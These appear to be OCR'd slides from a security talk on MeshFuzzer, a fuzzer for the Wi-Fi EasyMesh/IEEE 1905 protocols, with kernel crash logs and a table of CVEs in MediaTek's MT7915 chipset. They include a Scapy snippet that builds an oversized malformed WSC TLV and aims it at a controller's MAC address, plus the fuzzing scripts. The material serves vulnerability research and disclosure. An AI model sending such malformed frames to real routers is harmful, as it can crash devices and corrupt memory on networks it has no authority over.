
- Bad "Existing" Agent

## Victim

- "Enrollee" Agent

## Protocol

- 1905 Push Button Configuration



# Attack Network Control

## Attacker

- Bad “Existing” Agent

## Victim

- Controller
- “Existing” Agent

## Protocol

- 1905.1a Control Protocol

```
▶ Frame 76200: 542 bytes on wire (4336 bits), 542 bytes captured (4336 bits) on interface en0, id 0
▶ Ethernet II, Src: Apple_a2:1f:bd (8c:85:90:a2:1f:bd), Dst: DWnetTec_ef:4e:b9 (7c:8f:de:ef:4e:b9)
▶ IEEE 1905.1a
▼ [Malformed Packet: ieee1905]
  [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
  [Malformed Packet (Exception occurred)]
  [Severity level: Error]
  [Group: Malformed]
```


0000	7c	8f	de	ef	4e	b9	8c	85	90	a2	1f	bd	89	3a	00	00	.....N.....:
0010	00	09	a6	ed	00	80	b6	ff	ff	ff	ff	01	ff	ff	ff	ff	.....
0020	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0030	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0040	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0050	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0060	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0070	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0080	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0090	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
00a0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
00b0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
00c0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
00d0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
00e0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
00f0	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0100	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....
0110	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	ff	.....

```
def policy type oob():  
    # Setup MultiAP message  
    msg = MultiAP Message()  
    msg.msg_type = "AP_AUTOCONFIGURATION_WSC_MESSAGE"  
    msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)  
    msg.flag_last_frag_ind = 1  
  
    # Setup TLV  
    tlv = TRAFFIC()  
    tlv.len = 0xFFFF  
    tlv.wsc_frame += [0xFF,0xFF] # length  
    tlv.wsc_frame += [0x01] #ssid num  
    tlv.wsc_frame += [0xFF] #ssid len  
    tlv.wsc_frame += [0xFF] * 0xFF # payload  
  
    attack_mac = "7C:8F:DE:EF:4E:B9"# controller  
    # Generate the packet  
    p = Ether(type=0x893a, dst=attack_mac)/msg/tlv/b"\x00\x00\x00"
```

# MeshFuzzer

- Architecture
- Mutation Strategy
- Fuzzing Network Build
- Fuzzing Network Control

# Architecture





# Fuzzing Network Build

## Hardware

- Ubuntu/Raspberry Pi 4 + USB Wi-Fi Adapter(RT3572L AP)

## Software

- Base wpa\_supplicant
- Support normal 1905 PBC
- Fuzzing WPS M1 ~ M8



```
static enum wps_process_res wps_process_wsc_msg(struct wps_data *wps,
                                              const struct wpabuf *msg)
{
    struct wps_parse_attr attr;
    enum wps_process_res ret = WPS_CONTINUE;

    wpa_printf(MSG_DEBUG, "WPS: Received WSC_MSG");

    if (wps_parse_msg(msg, &attr) < 0) ...
    if (attr.enrollee_nonce == NULL || ...
    }

    if (attr.msg_type == NULL) { ...
    }

    switch (*attr.msg_type) {
    case WPS_M2:
        if (wps_validate_m2(msg) < 0)
            return WPS_FAILURE;
        ret = wps_process_m2(wps, msg, &attr);
        break;
    case WPS_M2D:
        if (wps_validate_m2d(msg) < 0)
            return WPS_FAILURE;
        ret = wps_process_m2d(wps, &attr);
        break;
    case WPS_M4:
        if (wps_validate_m4(msg) < 0)
            return WPS_FAILURE;
        ret = wps_process_m4(wps, msg, &attr);
        if (ret == WPS_FAILURE || wps->state == SEND_WSC_NACK)
            wps_fail_event(wps->wps, WPS_M4, wps->config_error,
                          wps->error_indication,
                          wps->peer_dev.mac_addr);
        break;
    case WPS_M6:

```

# Fuzzing Network Build

## Fuzzing “Existing” Agent

- Malicious M1、 M3、 M5、 M7
- Keep target always in 1905 PBC
- Fuzzing status record

## Monitor

- Just Ping
- UART Crash Capture

```
▼ Expanded Type (Wifi Alliance, WifiProtectedSetup)
  EAP-EXT Vendor Id: WFA (0x372a)
  EAP-EXT Vendor Type: SimpleConfig (0x01)
  Opcode: WSC Msg (4)
  ▶ Flags: 0x00
  ▶ Version: 0x10
  ▶ Message Type: M7 (0x0b)
  ▶ Registrar Nonce
  ▼ Encrypted Settings
    Data Element Type: Encrypted Settings (0x1018)
    Data Element Length: 192
    Encrypted Settings: 8c5013c8f7c514009aa7086f59d8d08ba2af9fc50602066945435cbc0d8f9ca54fe39934.
  ▶ Vendor Extension
  ▶ Authenticator
```

```
Hi      : 00000003
Lo      : 0000000a
epc    : 804c2350 wapp_send_wsc_eapol_complete_notif+0x10/0x4c
        Tainted: P      0
ra      : 80476d34 WscEapRegistrarAction+0x624/0x100c
Status: 11000003KERNEL EXL IE
Cause  : 4080d008
BadVA  : 00000000
PrId   : 0001992f (MIPS 1004Kc)
Modules linked in: ebt_host_monitor(0) mapfilter(0) np_lanhost_mgr(P0) ipt
g(0) soft_rate_limit(P0) tccicmd(P0) tcledctrl(P0) tcportbind(0) multiwan(
bt_dhcp(P) ebt_arp ebt_redirect ebtable_broute xt_layer7 ebt_ip6 ebt_ip eb
Process RtmpWscTask (pid: 1806, threadinfo=8ac64000, task=8dc3cfb0, tls=00
Stack : c05e38d8 c05e53c5 c05e38d8 8047e94c 0000019a 00000000 00000000 000
      8ac67c8c 00000020 8a3ad810 8ac67c74 00000000 00000060 8a3ace00 8a3ad800
      8e3ff89e 0000009e 8e3fec00 b6205b1f ba74106a 06c4a066 98b5b514 320b0fc8
      23777669 43a2a3ec b0ed39e0 000000f8 80ca0000 80ca0000 80ca0000 804828b4
      00323534 00208040 00000000 00000000 8ac67cf8 00000020 c05e3fb1 8ac67ce4
```

## Call Trace

```
[<804c2350>] wapp_send_wsc_eapol_complete_notif+0x10/0x4c
[<80476d34>] WscEapRegistrarAction+0x624/0x100c
[<80479998>] WscEAPAction+0xf04/0x1ab4
[<804719c0>] WpsSmProcess+0x618/0x70c
[<804738c8>] wsc_write_dat_file_thread+0x108/0x198
[<80045e64>] kthread+0xe0/0xec
[<8000ee30>] ret_from_kernel_thread+0x10/0x18
```

# Fuzzing Network Build

## Fuzzing “Enrollee” Agent

- Malicious M2、M4、M6、M8
- Keep target always going to join the mesh network
- Fuzzing status record

## Monitor

- Just Ping
- UART Crash Capture

```
while true
do
    tcapi set info.wlan WPSActiveStatus 1
    tcapi commit wlan.Entry
    sleep 13

    iwpriv ra0 set WscStop
    sleep 3
done
```

```
Hi : 00000003
Lo : 0000000a
ra : 80462d0c ProcessMessageM6+0x3f8/0x690
Status: 11000303 KERNEL EXL IE
Cause : 4080e008
BadVA : 00ae7e9c
PrId : 0001992f (MIPS 1004Kc)
Modules linked in: mapfilter(0) np_lanhost_mgr(P0) iptable_filter bandwidth(0) hw_
(0) eth(P0) qdma_lan(P0) ifc(P0) fe_core(P0) nlk_msg(0) soft_rate_limit(P0) tccicmc
tcportbind(0) multiwan(0) vlantag_ct(0) module_sel(P0) dataspeed_limit(P0) ebt_ar
able_broute xt_layer7 ebt_ip6 ebt_ip ebt_table_filter ebt_tables
Process RtmpWscTask (pid: 1598, threadinfo=8bce8000, task=8dc3ca60, tls=00000000)
Stack : 00000000 00000000 00000000 00000000 8bcebc00 00000020 c06d2459 8bcebbec
8bfc2e00 00000020 ffff0510 00000000 00000029 00000000 534d1fd1 bfd315d8
69ba4351 5876cf90 ec3b7e51 9062314d 41082e4f 3f898da0 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000020
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
...
Call Trace:
[<80462d5c>] ProcessMessageM6+0x448/0x690
```

```
▼ Expanded Type (Wifi Alliance, WifiProtectedSetup)
  EAP-EXT Vendor Id: WFA (0x372a)
  EAP-EXT Vendor Type: SimpleConfig (0x01)
  Opcode: WSC Msg (4)
  ▶ Flags: 0x00
  ▶ Version: 0x10
  ▶ Message Type: M6 (0x0a)
  ▶ Enrollee Nonce
  ▼ Encrypted Settings
    Data Element Type: Encrypted Settings (0x1018)
    Data Element Length: 48
    Encrypted Settings: 20365039ac26c78ee95b791cc7f3984e670d797df1fe71ab9f4930698429fa973dadda16.
  ▶ Vendor Extension
  ▶ Authenticator
```

# Fuzzing Network Control

## Hardware

- Macbook Pro

## Software

- Base pyieee1905

## pyieee1905

IEEE1905 implementation using Python and Scapy

### Installation

Run `python3 setup.py install` to install `pyieee1905`.

### Example

To generate the Topology Notification message and send it via the eth0 interface:

```
from scapy.all import *
from pyieee1905.multiap_tlv import *
from pyieee1905.multiap_msg import *
import os
import sys

# Setup MultiAP message
msg = MultiAP_Message()
msg.msg_type = "TOPOLOGY_NOTIFICATION_MESSAGE"
msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)
msg.flag_last_frag_ind = 1

# Setup TLV
tlv = ClientAssocEvent()
tlv.mac = os.urandom(6)
tlv.bssid = os.urandom(6)
tlv.assoc_flag = 1

# Generate the packet
p = Ether(type=0x893a, dst=IEEE1905_MCAST)/msg/tlv/b"\x00\x00\x00"

# Debug purpose
#p.show2()
```

# Fuzzing Network Control

## Monitor

- 1905 topology query message
- A live target feedback 1905 topology response

```
def monitor_crash(self, final_send):
    """
    1、发探测包，判断回包是否超过interval
    2、超过interval，保存crash的packet
    3、sleep一段时间，等待目标进程重启
    """
    # 发送Topology query
    msg = MultiAPMessage()
    msg.msg_type = "TOPOLOGY_QUERY_MESSAGE"
    msg.msg_id = int.from_bytes(os.urandom(2), sys.byteorder)
    msg.flag_last_frag_ind = 1
    send_package = Ether(type = 0x893a, dst = self.target_mac) / msg / b"\x00\x00\x00"

    try:
        sendp(send_package, iface = self.iface)
    except Exception as e:
        self.logger.error(e)

    # 获取Topology response
    pcaps = sniff(iface = self.iface, count = 5)
    # True 表示设备没问题，False 表示设备crash了
    is_crash = False
    try:
        for pcap in pcaps:
            if self.__parse_topology_response(pcap):
                is_crash = True
                break

    print([is_crash])
    if not is_crash:
        crash_file = "%s%s.crash" % (self.crash, str(int(round(time.time()) * 1000)))
        # crash 文件写入
        with open(crash_file, "w") as f:
            f.write(str(final_send))

    # 等待重启
    time.sleep(self.wait)
```

Source	Destination	Protocol	Length	Info
...	...	ieee1905	25	Topology query
...	...	ieee1905	453	Topology response
...	...	ieee1905	60	Channel Preference Query
...	...	ieee1905	60	Channel Preference Query
...	...	ieee1905	138	Topology discovery
...	...	ieee1905	25	Topology query
...	...	ieee1905	453	Topology response
...	...	ieee1905	60	Channel Preference Query
...	...	ieee1905	60	Topology query
...	...	ieee1905	60	Channel Preference Query
...	...	ieee1905	73	Topology discovery
...	...	ieee1905	25	Topology query
...	...	ieee1905	453	Topology response
...	...	ieee1905	60	Channel Preference Query
...	...	ieee1905	60	Channel Preference Query
...	...	ieee1905	58	Topology discovery
...	...	ieee1905	25	Topology query

```
MacintoshdeMacBook-Pro:crash qulewei$ ls
1623123482105.crash      1623297582741.crash      1631597259196.crash
1623124571195.crash    1623299881787.crash      1631597273275.crash
1623124733310.crash    1623299893016.crash      1631597290812.crash
1623124758990.crash    1623299898316.crash      1631597299483.crash
1623128380194.crash    1623304878172.crash      1631597307996.crash
1623128392442.crash    1623307601797.crash      1631597315003.crash
1623128399218.crash    1623307613586.crash      1631597321882.crash
1623129340027.crash    1623307622582.crash      1631597329018.crash
1623129546268.crash    1623321245327.crash      1631597338031.crash
1623129616716.crash    1623321252221.crash      1631597346281.crash
1623133179110.crash    1623323024024.crash      1631597355963.crash
1623133185835.crash    1623323676453.crash      1631597457766.crash
1623135639740.crash    1623325678098.crash      1631597462853.crash
1623135651994.crash    1623325689501.crash      1631597468525.crash
1623135658466.crash    1623325696185.crash      1631597475280.crash
1623139481811.crash    1623331510033.crash      1631597481317.crash
```

# Case Study

- MediaTek MT7915 Wi-Fi Chipset
- Memory Corruption
- Violation of security principles

# MediaTek MT7915 Wi-Fi Chipset


- The world's first single chip Wi-Fi 6 Wave 1+ and Bluetooth 5 combo solution
- Obtained EasyMesh Certification
- Being widely used

## MediaTek MT7915 Wi-Fi 6 Wave 1+ chipset builds in a range of industry firsts

Jan 10, 2020 [Technology](#)



### Product Details



### Certification ID: WFA93165

Date of Last Certification: 2021-08-25

Brand: MediaTek Inc.

Product: MT7915

Model Number: MT7915

Product Model Variant: WPA3 6E update

Category: Embedded Module

Operating System: Linux, version:Linux; OpenWRT

Frequency Band(s): 2.4 GHz; 5 GHz; 6 GHz

### Summary of Certifications

CLASSIFICATION	PROGRAM
Optimization	Wi-Fi EasyMesh™
	Wi-Fi Agile Multiband™
	WMM@
	Wi-Fi QoS Management™
Security	Protected Management Frames
	WPA™-Enterprise
	WPA™-Personal
	WPA2™-Enterprise
	WPA2™-Personal

# MediaTek MT7915 Wi-Fi Chipset

## Bug Hunting

- Total 19 CVEs (since 2021.4.20)
- Security patches up to now
- Acknowledgement in future

Functions	Issues	CVE
embedded/ap/ap_cfg.c WscSelectedRegistrar	OOB Read	CVE-2021-32467
embedded/ap/ap_cfg.c的WscRxMsgTypeFromUpnp	OOB Read	CVE-2021-32468
embedded/ap/ap_cfg.c的WscCheckEnrolleeNonceFromUpnp	OOB Read	CVE-2021-32469
wsc_tlv.c的ProcessMessageM1	OOB Write	CVE-2021-35055
wsc_tlv.c的ProcessMessageM3	OOB Write	
wsc_tlv.c的ProcessMessageM5	OOB Write	
wsc_tlv.c的ProcessMessageM7	OOB Write	
wsc_tlv.c的ProcessMessageM2	OOB Write	
wsc_tlv.c的ProcessMessageM2D	OOB Write	CVE-2021-37560
wsc_tlv.c的ProcessMessageM4	OOB Write	
wsc_tlv.c的ProcessMessageM6	OOB Write	
wsc_tlv.c的ProcessMessageM8	OOB Write	
wsc_tlv.c的WscParseEncrSettings	OOB Write	
wsc_tlv.c的WscProcessCredential	OOB Read	CVE-2021-37562
wsc_tlv.c的WscProcessCredential	OOB Write	CVE-2021-37584
wsc_v2.c的WscParseV2SubItem	OOB Write	CVE-2021-37563
type为 TRAFFIC_SEPARATION_POLICY_TYPE, parse_traffic_separation_policy_tlv	OOB Write	CVE-2021-37566
type为VENDOR_SPECIFIC_TLV_TYPE	OOB Read	CVE-2021-37567
type为VENDOR_SPECIFIC_TLV_TYPE, parse_vs_tlv	OOB Read	
type为AP_RADIO_BASIC_CAPABILITY_TYPE, parse_ap_radio_basic_cap_tlv	OOB Read	CVE-2021-37565
type为CHANNEL_SCAN_REPORT	OOB Read	CVE-2021-37564
type为STEERING_REQUEST_TYPE	OOB Read	CVE-2021-37570
type为AP_AUTOCONFIG_WSC, parse_encrypt_settings_attr	Integer Overflow	CVE-2021-37569
type为AP_AUTOCONFIG_WSC, parse_network_key_attr	OOB Write	
type为AP_AUTOCONFIG_WSC, parse_ssid_attr	OOB Write	
type为AP_AUTOCONFIG_WSC, parse_vendor_extension_attr	Integer Overflow	
type为AP_OPERATIONAL_BSS_TYPE, parse_ap_operational_bss_tlv	stack buffer overflow	CVE-2021-37568
type为AP_OPERATIONAL_BSS_TYPE, parse_ap_operational_bss_tlv	heap buffer overflow	
parse_unassociated_sta_link_metrics_query_tlv	stack buffer overflow	CVE-2021-37583
parse_unassociated_sta_link_metrics_query_tlv	heap buffer overflow	
type为BEACON_METRICS_QUERY_TYPE, parse_beacon_metrics_query_tlv	heap buffer overflow	CVE-2021-37571
实现问题	实现问题	CVE-2021-37572

# Memory Corruption

## CVE-2021-35055

- Network build
- Out-of-Bound write
- No need Wi-Fi password

```
Sanpangzi----- RTMP_AP_IoctlHandle-----
CPU 3 Unable to handle kernel paging request at virtual address 00000000, epc =
= 00000000, ra == 80071620
Oops[#1]:
CPU: 3 PID: 0 Comm: swapper/3 Tainted: P      O   3.18.21 #22
task: 8fc43a70 ti: 8fc7c000 task.ti: 8fc7c000
$ 0 : 00000000 00000000 0000b078 8fc7fdb0
$ 4 : 00000000 00000000 8fc7fdb0 00000000
$ 8 : 00000000 00000000 0000000f 0000023a
$12 : 808a0000 7fc308b0 00000000 00000001
$16 : 00000100 808a0000 8fc7fdb0 00200200
$20 : 8fca4c1c 8fca4a1c 8fca481c 80cc0000
$24 : 00000000 80003ed0
$28 : 8fc7c000 8fc7fd70 8089c080 80071620
Hi   : 00000001
Lo   : 00000001
epc  : 00000000 (null)
Tainted: P      O
ra   : 80071620 call_timer_fn.isra.28+0x24/0x88
Status: 11000003  KERNEL EXL IE
Cause : 1080d008
BadVA : 00000000
PrId  : 0001992f (MIPS 1004Kc)
Modules linked in: mapfilter(O) np_lanhost_mgr(PO) iptable_filter bandwidth(O)
hw_nat(PO) eth_ephy(PO) eth(PO) qdma_lan(PO) ifc(PO) fe_core(PO) nlk_msg(O) sof
t_rate_limit(PO) tccicmd(PO) tcledctrl(PO) tcpportbind(O) multiwan(O) vlantag_ct
(O) module_sel(PO) dataspeed_limit(PO) ebt_arp ebt_redirect ehtable_broutex_1
ayer7 ebt_ip6 ebt_ip ehtable_filter ebttables
Process swapper/3 (pid: 0, threadinfo=8fc7c000, task=8fc43a70, tls=00000000)
